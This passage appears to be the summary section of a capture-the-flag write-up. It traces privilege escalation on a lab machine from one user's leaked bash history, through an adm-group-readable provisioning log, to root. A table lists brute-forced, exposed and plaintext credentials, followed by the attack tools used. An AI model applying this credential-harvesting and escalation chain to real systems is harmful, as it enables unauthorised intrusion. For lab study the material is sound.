george .bash_history leaks david:DavidPass2026!#  → su david (group adm)
↓
adm-readable /var/log/provisioning.log leaks root:R3s0rt_Sup3r_S3cr3t_R00t_2026!
↓
su root → root.txt
Credentials Found
| Principal | Credential | Source |
|---|---|---|
| Guest (Room 105) | SMITH | ffuf brute force of login form |
| george | Private SSH key id_rsa (unusable — rejected by both SSH daemons) |
World-readable /home/george/.ssh/id_rsa |
| david | DavidPass2026!# |
/home/george/.bash_history |
| root | R3s0rt_Sup3r_S3cr3t_R00t_2026! |
/var/log/provisioning.log (via adm group) |
Tools Used
- Nmap
- Gobuster
- crunch
- ffuf
- netcat (rlwrap)
- Python pty
- ssh / ssh-keygen